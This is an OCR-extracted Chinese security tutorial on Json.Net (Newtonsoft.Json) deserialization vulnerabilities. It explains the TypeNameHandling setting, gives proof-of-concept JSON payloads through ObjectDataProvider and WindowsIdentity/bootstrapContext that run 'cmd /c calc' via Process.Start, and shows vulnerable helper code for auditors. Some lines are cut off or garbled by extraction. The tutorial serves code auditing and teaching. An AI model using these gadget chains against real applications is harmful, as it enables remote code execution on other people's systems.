
.NET高级代码审计（第二课） Json.Net反序列化漏洞

大佬 / 2019-03-18 09:19:00 / 浏览数 2202 安全技术 WEB安全 顶(0) 踩(0)


■■: Ivan1ee@360■■■■■

0X00 前言

Newtonsoft.Json，这是一个开源的Json.Net库，官方地址：https://www.newtonsoft.com/json
，一个读写Json效率非常高的.Net库，在做开发的时候，很多数据交换都是以json格式传输的。而使用Json的时候，开发者很多时候会涉及到几个序列化对象的使用：Data
和
Json.NET即Newtonsoft.Json。大多数人都会选择性能以及通用性较好Json.NET，这个虽不是微软的类库，但却是一个开源的世界级的Json操作类库，从下面的性能对比就



用它可轻松实现.Net中所有类型(对象,基本数据类型等)同Json之间的转换，在带来便捷的同时也隐藏了很大的安全隐患，在某些场景下开发者使用DeserializeObject方法序



0X01 Json.Net序列化

在Newtonsoft.Json中使用JSONSerializer可以非常方便的实现.NET对象与Json之间的转化，JSONSerializer把.NET对象的属性名转化为Json数据中的Key，把对象的属性

```
[JsonObject(MemberSerialization.OptIn)]
public class TestClass{
    private string classname;
    private string name;
    private int age;
    [JsonIgnore]
    public string Classname { get => classname; set => classname = value; }
    [JsonProperty]
    public string Name { get => name; set => name = value; }
    [JsonProperty]
    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }

    public static void ClassMethod( string value)
    {
        Process.Start(value);

    }
}
```


并有三个成员，Classname在序列化的过程中被忽略（JsonIgnore），此外实现了一个静态方法ClassMethod启动进程。
序列化过程通过创建对象实例分别给成员赋值，

```
TestClass testClass = new TestClass();
testClass.Classname = "360";
testClass.Name = "Ivan1ee";
testClass.Age = 18;
string testString = JsonConvert.SerializeObject(testClass);
Console.WriteLine(testString);
```


用JsonConvert.SerializeObject得到序列化后的字符串

```
{"Name":"Ivan1ee","Age":18}
```

Json字符串中并没有包含方法ClassMethod，因为它是静态方法，不参与实例化的过程，自然在testClass这个对象中不存在。这就是一个最简单的序列化Demo。为了尽量
SerializeObject方法的第二个参数并实例化创建JsonSerializerSettings，下面列出属性

- NullValueHandling■■■■■■■■■■■■■■NULL■■■■■■JsonSerializerSettings.NullValueHandling.Ignore■■■■
- TypeNameAssemblyFormatHandling■■■■■■Json.NET■■■■■■■■■■■■■■■■■■■■System.Data.DataSet■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
- TypeNameHandling■■■Json.NET■■■■■$type■■■■■■■■■■.NET■■■■■■■■■■■■■.NET■■■■■■■■■■■■■■■■■■■■■■

修改代码添加 TypeNameAssemblyFormatHandling.Full、TypeNameHandling.ALL

```
TestClass testClass = new TestClass();
testClass.Classname = "360";
testClass.Name = "Ivan1ee";
testClass.Age = 18;
string testString = JsonConvert.SerializeObject(testClass , new JsonSerializerSettings {
    NullValueHandling = NullValueHandling.Ignore,
    TypeNameAssemblyFormatHandling = TypeNameAssemblyFormatHandling.Full,
    TypeNameHandling = TypeNameHandling.All,

});
Console.WriteLine(testString);
```


将代码改成这样后得到的testString变量值才是笔者想要的，打印的数据中带有完整的程序集名等信息。

```
{"$type":"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null","Name":"Ivan1ee","Age":18}
```

0x02 Json.Net反序列化

2.1、反序列化用法

反序列过程就是将Json字符串转换为对象，通过创建一个新对象的方式调用JsonConvert.DeserializeObject方法实现的，传入两个参数，第一个参数需要被序列化的字符串

	Member name	Value	Description
	None	0	Do not include the .NET type name when serializing types.
	Objects	1	Include the .NET type name when serializing into a JSON object structure.
	Arrays	2	Include the .NET type name when serializing into a JSON array structure.
	All	3	Always include the .NET type name when serializing.
	Auto	4	Include the .NET type name when the type of the object being serialized is not the same as its object by default. To include the root object's type name in JSON you must specify a root type or Serialize(JsonWriter, Object, Type).

默认情况下设置为TypeNameHandling.None，表示Json.NET在反序列化期间不读取或写入类型名称。具体代码可参考以下

```
string payload2 = "{\"$type\":\"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null\",\"Name\":\"Ivan1ee\",\"Age\":18}";

Object obj2 = JsonConvert.DeserializeObject<TestClass>(payload2, new JsonSerializerSettings
{
    TypeNameHandling = TypeNameHandling.None
}); ;

Type t2 = obj2.GetType();
PropertyInfo propertyName2 = t2.GetProperty("Name");
object objName2 = propertyName2.GetValue(obj2, null);
Console.WriteLine(obj2);
```

2.2、攻击向量—ObjectDataProvider

漏洞的触发点也是在于TypeNameHandling这个枚举值，如果开发者设置为非空值、也就是对象（Objects）、数组（Arrays）、自动识别 (Auto)
、所有值(ALL) 的时候都会造成反序列化漏洞，为此官方文档里也标注了警告，当您的应用程序从外部源反序列化JSON时应谨慎使用TypeNameHandling。

TypeNameHandling

> **Caution**
>
> TypeNameHandling should be used with caution when your application deserializes JSON from an external source.
>
> Incoming types should be validated with a custom ISerializationBinder when deserializing with a value other than TypeNameHandling.None.

笔者继续选择ObjectDataProvider类方便调用任意被引用类中的方法，具体有关此类的用法可以看一下《.NET高级代码审计（第一课）XmlSerializer反序列化漏洞》，首先

```
ObjectDataProvider odp = new ObjectDataProvider();
odp.MethodName = "ClassMethod";
odp.MethodParameters.Add("calc.exe");
odp.ObjectInstance = testClass;
string obj1 = JsonConvert.SerializeObject(odp, new JsonSerializerSettings
{
    TypeNameHandling = TypeNameHandling.All,
    TypeNameAssemblyFormatHandling = TypeNameAssemblyFormatHandling.Full,

});
```

指定TypeNameHandling.All、TypeNameAssemblyFormatHandling.Full后得到序列化后的Json字符串


```
{"$type":"System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf
```

如何构造System.Diagnostics.Process序列化的Json字符串呢？笔者需要做的工作替换掉ObjectInstance的$type、MethodName的值以及MethodParameters的$type值

```
{
                '$type':'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, Publi
                'MethodName':'Start',
                'MethodParameters':{
                    '$type':'System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561
                    '$values':['cmd','/c calc']
```


```
            },
            'ObjectInstance':{'$type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken
}
```

再经过JsonConvert.DeserializeObject反序列化（注意一点指定TypeNameHandling的值一定不能是None），成功弹出计算器。



2.3、攻击向量—WindowsIdentity


WindowsIdentity类位于System.Security.Principal命名空间下。顾名思义，用于表示基于Windows认证的身份，认证是安全体系的第一道屏障肩负着守护着整个应用或者




对于用于表示认证类型的AuthenticationType属性来说，在工作组模式下返回NTLM。对于域模式，如果操作系统是Vista或者以后的版本，该属性返回Negotiate，表示采
Group），而IsGuest则用于判断Windows帐号是否存在于Guest用户组中。IsSystem属性则表示Windows帐号是否是一个系统帐号。对于匿名登录，IIS实际上会采用一个

2.3.1、ISerializable

跟踪定义得知继承于ClaimsIdentity类，并且实现了ISerializable接口



查看定义得知，只有一个方法GetObjectData



在.NET运行时序列化的过程中CLR提供了控制序列化数据的特性，如：OnSerializing、OnSerialized、NonSerialized等。为了对序列化数据进行完全控制，就需要实现Ser
GetObjectData，第一个参数SerializationInfo包含了要为对象序列化的值的合集，传递两个参数给它：Type和IFormatterConverter，其中Type参数表示要序列化的对象

```
public sealed class SerializationInfo
{
    public SerializationInfo(Type type, IFormatterConverter converter);
    public SerializationInfo(Type type, IFormatterConverter converter, bool requireSameTokenInPartialTrust);

    public Type ObjectType { get; }
    public int MemberCount { get; }
    public string AssemblyName { get; set; }
    public string FullTypeName { get; set; }
    public bool IsFullTypeNameSetExplicit { get; }
    public bool IsAssemblyNameSetExplicit { get; }

    public void AddValue(string name, sbyte value);
    public void AddValue(string name, object value, Type type);
    public void AddValue(string name, bool value);
    public void AddValue(string name, DateTime value);
    public void AddValue(string name, decimal value);
    public void AddValue(string name, double value);
    public void AddValue(string name, object value);
    public void AddValue(string name, float value);
    public void AddValue(string name, long value);
    public void AddValue(string name, uint value);
    public void AddValue(string name, int value);
    public void AddValue(string name, ushort value);
    public void AddValue(string name, short value);
    public void AddValue(string name, byte value);
    public void AddValue(string name, ulong value);
    public void AddValue(string name, char value);
```


另一方面GetObjectData又调用SerializationInfo
类提供的AddValue多个重载方法来指定序列化的信息，AddValue添加的是一组<key,value>；GetObjectData负责添加好所有必要的序列化信息。

```
public void GetObjectData(SerializationInfo info, StreamingContext context)
{
    info.SetType(typeof(WindowsIdentity));
    info.AddValue("Name", "Ivan1ee");
}
```


2.3.2、ClaimsIdentity

ClaimsIdentity（声称标识）位于System.Security.Claims命名空间下，首先看下类的定义

```
namespace System.Security.Claims
{
    public class ClaimsIdentity : IIdentity
    {
        public const string DefaultIssuer = "LOCAL AUTHORITY";
        public const string DefaultNameClaimType = "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name";
        public const string DefaultRoleClaimType = "http://schemas.microsoft.com/ws/2008/06/identity/claims/role";

        public ClaimsIdentity();
        public ClaimsIdentity(IIdentity identity);
        public ClaimsIdentity(IEnumerable<Claim> claims);
        public ClaimsIdentity(string authenticationType);
        public ClaimsIdentity(BinaryReader reader);
        public ClaimsIdentity(IEnumerable<Claim> claims, string authenticationType);
        public ClaimsIdentity(IIdentity identity, IEnumerable<Claim> claims);
        public ClaimsIdentity(string authenticationType, string nameType, string roleType);
        public ClaimsIdentity(IEnumerable<Claim> claims, string authenticationType, string nameType, string roleType);
        public ClaimsIdentity(IIdentity identity, IEnumerable<Claim> claims, string authenticationType, string nameType, string
          roleType);
        protected ClaimsIdentity(ClaimsIdentity other);
        protected ClaimsIdentity(SerializationInfo info);
        protected ClaimsIdentity(SerializationInfo info, StreamingContext context);

        public virtual string Name { get; }
        public string Label { get; set; }
        public virtual IEnumerable<Claim> Claims { get; }
        public object BootstrapContext { get; set; }
        public ClaimsIdentity Actor { get; set; }
        public virtual bool IsAuthenticated { get; }
        public virtual string AuthenticationType { get; }
        public string RoleClaimType { get; }
        public string NameClaimType { get; }
        protected virtual byte[] CustomSerializationData { get; }

        public virtual void AddClaim(Claim claim);
        public virtual void AddClaims(IEnumerable<Claim> claims);
```


其实就是一个个包含了claims构成的单元体，举个栗子：驾照中的"身份证号码：000000"是一个claim、持证人的"姓名:
Ivan1ee"是另一个claim、这一组键值对构成了一个Identity，具有这些claims的Identity就是ClaimsIdentity，通常用在登录Cookie验证，如下代码

```
var claimsIdentity = new ClaimsIdentity(new Claim[] { new Claim(ClaimTypes.Name, loginName) }, "Basic");
var claimsPrincipal = new ClaimsPrincipal(claimsIdentity);
await context.Authentication.SignInAsync(_cookieAuthOptions.AuthenticationScheme, claimsPrincipal);
```


一般使用的场景我想已经说明白了，现在来看下类的成员有哪些，能赋值的又有哪些？
参考官方文档可以看到 Lable、BootstrapContext、Actor三个属性具备了set

属性

Actor	获取或设置被授予委派权利的调用方的标识。
AuthenticationType	获取身份验证类型。
BootstrapContext	获取或设置用于创建此声明标识的令牌。
Claims	获取与此声明标识关联的声明。
CustomSerializationData	包含派生类型提供的任何其他数据。 通常在调用 WriteTo(BinaryWriter, Byte[]) 时设置。
IsAuthenticated	获取一个值，该值指示是否验证了标识。
Label	获取或设置此声明标识的标签。
Name	获取此声明标识的名称。
NameClaimType	获取用于确定为此声明标识的 Name 属性提供值的声明的声明类型。
RoleClaimType	获取将解释为此声明标识中声明的 .NET Framework 角色的声明类型。

查阅文档可知，这几个属性的原始成员分别为actor、bootstrapContext、lable如下

```
[NonSerialized]
const string PreFix = "System.Security.ClaimsIdentity.";
[NonSerialized]
const string ActorKey = PreFix + "actor";
[NonSerialized]
const string AuthenticationTypeKey = PreFix + "authenticationType";
[NonSerialized]
const string BootstrapContextKey = PreFix + "bootstrapContext";
[NonSerialized]
const string ClaimsKey = PreFix + "claims";
[NonSerialized]
const string LabelKey = PreFix + "label";
[NonSerialized]
const string NameClaimTypeKey = PreFix + "nameClaimType";
[NonSerialized]
const string RoleClaimTypeKey = PreFix + "roleClaimType";
[NonSerialized]
const string VersionKey = PreFix + "version";
[NonSerialized]
public const string DefaultIssuer = @"LOCAL AUTHORITY";
[NonSerialized]
public const string DefaultNameClaimType = ClaimTypes.Name;
[NonSerialized]
public const string DefaultRoleClaimType = ClaimTypes.Role;
```

ClaimsIdentity类初始化方法有两个重载，并且通过前文介绍的SerializationInfo来传入数据，最后用Deserialize反序列化数据。

```
/// <summary>
/// Initializes an instance of <see cref="Identity"/> from a serialized stream created via
/// <see cref="ISerializable"/>.
/// </summary>
/// <param name="info">
/// The <see cref="SerializationInfo"/> to read from.
/// </param>
/// <param name="context">The <see cref="StreamingContext"/> for serialization. Can be null.</param>
/// <exception cref="ArgumentNullException">Thrown is the <paramref name="info"/> is null.</exception>
[SecurityCritical]
protected ClaimsIdentity(SerializationInfo info, StreamingContext context)
{
    if (null == info)
    {
        throw new ArgumentNullException("info");
    }

    Deserialize(info, context, true);
}

/// <summary>
/// Initializes an instance of <see cref="Identity"/> from a serialized stream created via
/// <see cref="ISerializable"/>.
/// </summary>
/// <param name="info">
/// The <see cref="SerializationInfo"/> to read from.
/// </param>
/// <exception cref="ArgumentNullException">Thrown is the <paramref name="info"/> is null.</exception>
[SecurityCritical]
protected ClaimsIdentity(SerializationInfo info)
{
    if (null == info)
    {
        throw new ArgumentNullException("info");
    }

    StreamingContext sc = new StreamingContext();
    Deserialize(info, sc, false);
}

#endregion
```

追溯的过程有点像框架类的代码审计，跟踪到Deserialize方法体内，查找BootstrapContextKey才知道原来它还需要被外层base64解码后带入反序列化

```
case BootstrapContextKey:
    using (MemoryStream ms = new MemoryStream(Convert.FromBase64String(info.GetString(BootstrapContextKey))))
    {
        m_bootstrapContext = bf.Deserialize(ms, null, false);
    }
    break;
```


2.3.3、打造Poc

回过头来想一下，如果使用GetObjectData类中的AddValue方法添加“key：System.Security.ClaimsIdentity.bootstrapContext”、”value：base64编码后的payload”，最后实现System.Security.Principal.WindowsIdentity.ISerializable接口就能攻击成功。首先定义WindowsIdentityTest类


```
[Serializable]
public class WindowsIdentityTest : ISerializable
{
    public WindowsIdentityTest(string strContent)
    {
        StrContent = strContent;
    }

    private string StrContent { get; }

    public void GetObjectData(SerializationInfo info, StreamingContext context)
    {
        info.SetType(typeof(WindowsIdentity));
        info.AddValue("System.Security.ClaimsIdentity.bootstrapContext", StrContent);
    }
}
```

笔者用ysoserial生成反序列化Base64 Payload赋值给BootstrapContextKey，实现代码如下

到这步生成变量obj1的值就是一段poc，但还需改造一下，将$type值改为System.Security.Principal.WindowsIdentity完全限定名




最后改进后交给反序列化代码执行，抛出异常之前触发计算器，效果如下图



0x03 代码审计视角

从代码审计的角度其实很容易找到漏洞的污染点，通过前面几个小节的知识能发现需要满足一个关键条件非TypeNameHandling.None的枚举值都可以被反序列化，例如以



```
public class JsonUtils
{
    public static string Stringify(object _in)
    {
        var indented = Formatting.Indented;
        var settings = new JsonSerializerSettings()
        {
            TypeNameHandling = TypeNameHandling.All
        };
        return JsonConvert.SerializeObject(_in, indented, settings);
    }

    public static T Deserialize<T>(string _in)
    {
        var settings = new JsonSerializerSettings()
        {
            TypeNameHandling = TypeNameHandling.All
        };
        return JsonConvert.DeserializeObject<T>(_in, settings);
    }

    public static object Deserialize(string _in)
    {
        var settings = new JsonSerializerSettings()
        {
            TypeNameHandling = TypeNameHandling.All
        };
        return JsonConvert.DeserializeObject(_in,settings);
    }

    public static object PopulateObject(object instance, string source)
    {
        var settings = new JsonSerializerSettings()
        {
            TypeNameHandling = TypeNameHandling.All
        };
        JsonConvert.PopulateObject(source, instance, settings);
        return instance;
    }
```

都设置成TypeNameHandling.All，攻击者只需要控制传入参数 _in便可轻松实现反序列化漏洞攻击。Github上很多的json类存在漏洞，例如下图


```
36          public static object FromJsonAuto(this string value, Type tp)
37          {
38              var settings = new JsonSerializerSettings()
39              {
40                  TypeNameHandling = TypeNameHandling.Auto
41              };
42              try
43              {
44                  return JsonConvert.DeserializeObject(value, tp, settings);
45              }
46              catch
47              {
48                  return null;
49              }
50          }
51
52
53          public static T FromJsonAuto<T>(this string value)
54          {
55              var settings = new JsonSerializerSettings()
56              {
57                  TypeNameHandling = TypeNameHandling.Auto
58              };
59
60              try
61              {
62                  return JsonConvert.DeserializeObject<T>(value, settings);
63              }
64              catch
65              {
66                  return default(T);
67              }
68          }
```

代码中改用了Auto这个值，只要不是None值在条件许可的情况下都可以触发漏洞，笔者相信肯定还有更多的漏洞污染点，需要大家在代码审计的过程中一起去发掘。

